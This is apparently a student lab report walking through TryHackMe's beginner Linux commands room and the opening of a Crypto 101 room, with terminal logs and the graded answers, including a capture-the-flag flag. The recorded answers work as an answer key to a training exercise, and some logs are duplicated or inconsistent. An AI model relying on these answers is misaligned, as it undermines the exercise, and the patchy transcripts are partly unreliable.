Running Your First few Commands


* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/pro
System information as of Wed Apr 2 16:08:42 UTC 2025
System load: 0.53 Processes: 113
Usage of /: 27.8% of 9.62GB Users logged in: 0
Memory usage: 28% IPv4 address for ens5: 10.10.34.101
Swap usage: 0%
* Ubuntu Pro delivers the most comprehensive open source security and compliance features.
https://ubuntu.com/aws/pro
Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
tryhackme@linux1:~$
linuxfundpart1v2
45min 46s

Task 4:


Room progress (27%)
This is what a terminal looks like
tryhackme@linux1:~$ enter commands here
We need to be able to do basic functions like navigate to files, output their contents and make files! The commands to do so are self-explanatory (once you know what they are of course...)
Let's get started with two of the first commands which I have broken down in the table below:
Command
Description
echo
Output any text that we provide
whoami
Find out what user we're currently logged in as!
See the snippets below for an example of each command being used
Using echo
tryhackme@linux1:~$ echo "Hello Friend!"
Using whoami to find out the username of who we're logged in as
tryhackme@linux1:~$ whoami
Try this on your Linux machine now!
Answer the questions below
If we wanted to output the text "TryHackMe", what would our command be?
echo "TryHackMe"
Correct Answer
tryhackme
Correct Answer
Hint


Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-1064-aws x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/pro
System information as of Wed Apr 2 16:08:42 UTC 2025
System load: 0.53 Processes: 113
Usage of /: 27.8% of 9.62GB Users logged in: 0
Memory usage: 28% IPv4 address for ens5: 10.10.34.101
Swap usage: 0%
* Ubuntu Pro delivers the most comprehensive open source security and compliance features.
https://ubuntu.com/aws/pro
Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
tryhackme@linux1:~$ echo "TryHackMe"
TryHackMe
tryhackme@linux1:~$ whoami
tryhackme
tryhackme@linux1:~$
linuxfundpart1v2
41min 8s

Task 5:

filesystem! We can find this out using the "pwd" command like within the screenshot below.

Using "pwd" to list the full path of the current directory

```
tryhackme@linux1:~/Documents$ pwd
/home/ubuntu/Documents
tryhackme@linux1:~/Documents$
```

Let's break this down:

1. We already know we're in "Documents" thanks to our terminal, but at this point in time, we have no idea where "Documents" is stored so that we can get back to it easily in the future.
2. I have used the "**pwd**" (**p**rint **w**orking **d**irectory) command to find the full file path of this "Documents" folder.
3. We're helpfully told by Linux that this "Documents" directory is stored at "/home/ubuntu/Documents" on the machine — great to know!
4. Now in the future, if we find ourselves in a different location, we can just use `cd /home/ubuntu/Documents` to change our working directory to this "Documents" directory.

Answer the questions below

On the Linux machine that you deploy, how many folders are there?

4 — ✓ Correct Answer

Which directory contains a file?

folder4 — ✓ Correct Answer — Hint

What is the contents of this file?

Hello World — ✓ Correct Answer

Use the cd command to navigate to this file and find out the new current working directory. What is the path?

/home/tryhackme/folder4 — ✓ Correct Answer

```
To check for new updates run: sudo apt update

tryhackme@linux1:~$ echo "TryHackMe"
TryHackMe
tryhackme@linux1:~$ whoami
tryhackme
tryhackme@linux1:~$ ls
access.log  folder1  folder2  folder3  folder4
tryhackme@linux1:~$ pwd folder1
/home/tryhackme
tryhackme@linux1:~$ cd folder1
tryhackme@linux1:~/folder1$ ls
tryhackme@linux1:~/folder1$ cd..
cd..: command not found
tryhackme@linux1:~/folder1$ cat folder2
cat: folder2: No such file or directory
tryhackme@linux1:~/folder1$ cd.

Command 'cd.' not found, did you mean:

  command 'cdi' from deb cdo (1.9.9~rc1-1)
  command 'cdb' from deb tinycdb (0.78build1)
  command 'cdw' from deb cdw (0.8.1-1build4)
  command 'cdo' from deb cdo (1.9.9~rc1-1)
  command 'cdp' from deb irpas (0.10-7)
  command 'cde' from deb cde (0.1+git9-g551e54d-1.1build1)
  command 'cd5' from deb cd5 (0.1-4)

Try: apt install <deb name>

tryhackme@linux1:~/folder1$ cd -
/home/tryhackme
tryhackme@linux1:~$ cd folder2
tryhackme@linux1:~/folder2$ ls
tryhackme@linux1:~/folder2$ cd -
/home/tryhackme
tryhackme@linux1:~$ cd folder3
tryhackme@linux1:~/folder3$ ls
tryhackme@linux1:~/folder3$ cd -
/home/tryhackme
tryhackme@linux1:~$ cd folder4
tryhackme@linux1:~/folder4$ ls
note.txt
tryhackme@linux1:~/folder4$ pwd note.txt
/home/tryhackme/folder4
tryhackme@linux1:~/folder4$ cat note.txt
Hello World!
tryhackme@linux1:~/folder4$
```

Task 6:

specific values that we are looking for.

Take for example, the access log of a web server. In this case, the access.log of a web server has 244 entries.

Using "wc" to count the number of entries in "access.log"

```
tryhackme@linux1:~$ wc -l access.log
244 access.log
tryhackme@linux1:~$
```

Using a command like `cat` isn't going to cut it too well here. Let's say for example if we wanted to search this log file to see the things that a certain user/IP address visited? Looking through 244 entries isn't all that efficient considering we want to find a specific value.

We can use `grep` to search the entire contents of this file for any entries of the value that we are searching for. Going with the example of a web server's access log, we want to see everything that the IP address "81.143.211.90" has visited (note that this is fictional)

Using "grep" to find any entries with the IP address of "81.143.211.90" in "access.log"

```
tryhackme@linux1:~$ grep "81.143.211.90" access.log
81.143.211.90 - - [25/Mar/2021:11:17 +0000] "GET / HTTP/1.1" 200 417 "-" "Mozilla/5.0 (Linux; Android 7
tryhackme@linux1:~$
```

"Grep" has searched through this file and has shown us any entries of what we've provided and that is contained within this log file for the IP.

Answer the questions below

Use grep on "access.log" to find the flag that has a prefix of "THM". What is the flag? **Note:** The "access.log" file is located in the "/home/tryhackme/" directory.

THM{ACCESS} — ✓ Correct Answer — Hint


ill haven't found what I'm looking for!


No answer needed — ✓ Correct Answer

```
tryhackme@linux1:~/folder1$ cd..
cd..: command not found
tryhackme@linux1:~/folder1$ cat folder2
cat: folder2: No such file or directory
tryhackme@linux1:~/folder1$ cd.

Command 'cd.' not found, did you mean:

  command 'cdi' from deb cdo (1.9.9~rc1-1)
  command 'cdb' from deb tinycdb (0.78build1)
  command 'cdw' from deb cdw (0.8.1-1build4)
  command 'cdo' from deb cdo (1.9.9~rc1-1)
  command 'cdp' from deb irpas (0.10-7)
  command 'cde' from deb cde (0.1+git9-g551e54d-1.1build1)
  command 'cd5' from deb cd5 (0.1-4)

Try: apt install <deb name>

tryhackme@linux1:~/folder1$ cd -
/home/tryhackme
tryhackme@linux1:~$ cd folder2
tryhackme@linux1:~/folder2$ ls
tryhackme@linux1:~/folder2$ cd -
/home/tryhackme
tryhackme@linux1:~$ cd folder3
tryhackme@linux1:~/folder3$ ls
tryhackme@linux1:~/folder3$ cd -
/home/tryhackme
tryhackme@linux1:~$ cd folder4
tryhackme@linux1:~/folder4$ ls
note.txt
tryhackme@linux1:~/folder4$ pwd note.txt
/home/tryhackme/folder4
tryhackme@linux1:~/folder4$ cat note.txt
Hello World!
tryhackme@linux1:~/folder4$ cd -
/home/tryhackme
tryhackme@linux1:~$ grep
Usage: grep [OPTION]... PATTERNS [FILE]...
Try 'grep --help' for more information.
tryhackme@linux1:~$ grep "81.143.211.90" access.log
tryhackme@linux1:~$ wc -1 access.log
wc: invalid option -- '1'
Try 'wc --help' for more information.
tryhackme@linux1:~$ wc -1 access.log
wc: invalid option -- '1'
Try 'wc --help' for more information.
tryhackme@linux1:~$
```


linuxfundpart1v2 — 26min 42s

Task 7:



Room progress (83%)
The >> operator allows to append the output to the bottom of the file — rather than replacing the contents like so:
Using the >> Operator
tryhackme@linux1:~$ echo hello >> welcome
Using cat to output the "welcome" file
tryhackme@linux1:~$ cat welcome
hey
hello
Answer the questions below
If we wanted to run a command in the background, what operator would we want to use?
&
Correct Answer
If I wanted to replace the contents of a file named "passwords" with the word "password123", what would my command be?
echo password123 > passwords
Correct Answer
Hint
Now if I wanted to add "tryhackme" to this file named "passwords" but also keep "passwords123", what would my command be
echo tryhackme >> passwords
Correct Answer
Hint
Now use the deployed Linux machine to put these into practice
No answer needed
Correct Answer
Conclusions & Summaries
Linux Fundamentals Part 2


tryhackme@linux1:~/folder1$ ls
tryhackme@linux1:~/folder1$ cd..
cd..: command not found
tryhackme@linux1:~/folder1$ cat folder2
cat: folder2: No such file or directory
tryhackme@linux1:~/folder1$ cd.
Command 'cd.' not found, did you mean:
command 'cdi' from deb cdo (1.9.9~rc1-1)
command 'cdb' from deb tinycdb (0.78build1)
command 'cdw' from deb cdw (0.8.1-1build4)
command 'cdo' from deb cdo (1.9.9~rc1-1)
command 'cdp' from deb irpas (0.10-7)
command 'cde' from deb cde (0.1+git9-g551e54d-1.1build1)
command 'cd5' from deb cd5 (0.1-4)
Try: apt install <deb name>
tryhackme@linux1:~/folder1$ cd -
/home/tryhackme
tryhackme@linux1:~$ cd folder2
tryhackme@linux1:~/folder2$ ls
tryhackme@linux1:~/folder2$ cd -
/home/tryhackme
tryhackme@linux1:~$ cd folder3
tryhackme@linux1:~/folder3$ ls
tryhackme@linux1:~/folder3$ cd -
/home/tryhackme
tryhackme@linux1:~$ cd folder4
tryhackme@linux1:~/folder4$ ls
note.txt
tryhackme@linux1:~/folder4$ pwd note.txt
/home/tryhackme/folder4
tryhackme@linux1:~/folder4$ cat note.txt
Hello World!
tryhackme@linux1:~/folder4$ cd -
/home/tryhackme
tryhackme@linux1:~$ grep
Usage: grep [OPTION]... PATTERNS [FILE]...
Try 'grep --help' for more information.
tryhackme@linux1:~$ grep "81.143.211.90" access.log
tryhackme@linux1:~$ wc -1 access.log
wc: invalid option -- '1'
Try 'wc --help' for more information.
tryhackme@linux1:~$ wc -l access.log
wc: invalid option -- '1'
Try 'wc --help' for more information.
tryhackme@linux1:~$
Woop woop! Your answer is correct
Woop woop! Your answer is correct
linuxfundpart1v2
25min 37s

Task 8:


Task 8
Conclusions & Summaries
Nice work on getting to this stage! We covered quite a bit for your first interactions with Linux. However, these are the most essential/functions you're going to be using whenever you interact with a Linux machine.
I hope this room hasn't been too daunting for you to power-on through with. It's as I previously mentioned, you're going to become familiar with these things very quickly because of how often you're going to be using them.
To quickly recap, we've covered the following:
Understanding why Linux is so commonplace today
Interacting with your first-ever Linux machine!
Ran some of the most fundamental commands
Had an introduction to navigating around the filesystem & how we can use commands like find and grep to make finding data even more efficient!
Power up your commands by learning about some of the important shell operators.
Take some time to have a play around in this room. When you feel a little bit more comfortable, progress onto Linux Fundamentals Part 2
Answer the questions below
I'll have a play around!
No answer needed
Correct Answer

Task 9:


Task 9
Linux Fundamentals Part 2
Visit part two of the Linux fundamentals series here! https://tryhackme.com/room/linuxfundamentalspart2
Answer the questions below
Terminate the machine deployed in this room from task 3.
No answer needed
✓ Correct Answer
Join Linux Fundamentals Part 2!
No answer needed
✓ Correct Answer

Observation:

Linux Commands:

- Using commands like echo, whoami, to fetch the basic details about the system.
- Commands to interact with the file system
    i. Listing the files - ls
    ii. Changing the directory - cd
    iii. Outputing the contents of file - cat
    iv. Finding full path of the directory - pwd
- Searching for files
    i. find
    ii. grep

Result:

This experiment provides a practical introduction to Linux machine and provides basic insights of commands used in linux to manage files, system administration.

All tasks are executed successfully.

Exp No : 3 **ENCRYPTION - CRYPTO 101**

Date :


Aim:

To understand and explore the Encryption used in cryptography techniques for security including two main classes of cryptography, RSA , uses of RSA, 2 methods of Key Exchange.


Algorithm:

1. Access the lab in TryHackMe platform using the link below- https://tryhackme.com/room/linuxfundamentalspart1
2. Click join a room and execute tasks.
3. Learn the key terms of Encryption.
4. Learn why encryption techniques are so important.
5. Study crucial crypto math.
6. Study the types of encryption, RSA, establishing keys using Asymmetric Cryptography.
7. Learn the digital signature and certificates, ssh authentication , execute regarding tasks.
8. Terminate the room and conclude the session.

Output:
Task 1:



Task 2:



Task 3:

Task 3 Why is Encryption important? Woop wo

Cryptography is used to protect confidentiality, ensure integrity, ensure authenticity. You use cryptography every day most likely, and you're almost certainly reading this now over an encrypted connection.

When logging into TryHackMe, your credentials were sent to the server. These were encrypted, otherwise someone would be able to capture them by snooping on your connection.

When you connect to SSH, your client and the server establish an encrypted tunnel so that no one can snoop on your session.

When you connect to your bank, there's a certificate that uses cryptography to prove that it is actually your bank rather than a hacker.

When you download a file, how do you check if it downloaded right? You can use cryptography here to verify a checksum of the data.

You rarely have to interact directly with cryptography, but it silently protects almost everything you do digitally.

Whenever sensitive user data needs to be stored, it should be encrypted. Standards like PCI-DSS state that the data should be encrypted both at rest (in storage) AND while being transmitted. If you're handling payment card details, you need to comply with these PCI regulations. Medical data has similar standards. With legislation like GDPR and California's data protection, data breaches are extremely costly and dangerous to you as either a consumer or a business.

DO NOT encrypt passwords unless you're doing something like a password manager. Passwords should not be stored in plaintext, and you should use hashing to manage them safely.

Answer the questions below

What does SSH stand for?

Secure Shell — ✓ Correct Answer

How do webservers prove their identity?

certificates — ✓ Correct Answer — Hint

What is the main set of standards you need to comply with if you store or process payment card details?

PCI-DSS — ✓ Correct Answer

Task 4:

Task 4 Crucial Crypto Maths

There's a little bit of math(s) that comes up relatively often in cryptography. The Modulo operator. Pretty much every programming language implements this operator, or has it available through a library. When you need to work with large numbers, use a programming language. Python is good for this as integers are unlimited in size, and you can easily get an interpreter.

When learning division for the first time, you were probably taught to use remainders in your answer. X % Y is the remainder when X is divided by Y.

Examples

25 % 5 = 0 (5*5 = 25 so it divides exactly with no remainder)

23 % 6 = 5 (23 does not divide evenly by 6, there would be a remainder of 5)

An important thing to remember about modulo is that it's not reversible. If I gave you an equation: x % 5 = 4, there are infinite values of x that will be valid.

Answer the questions below

What's 30 % 5?

0 — ✓ Correct Answer


What's 25 % 7

4 — ✓ Correct Answer


What's 118613842 % 9091

3565 — ✓ Correct Answer — Hint

Task 5:


Task 5
Types of Encryption
The two main categories of Encryption are symmetric and asymmetric.
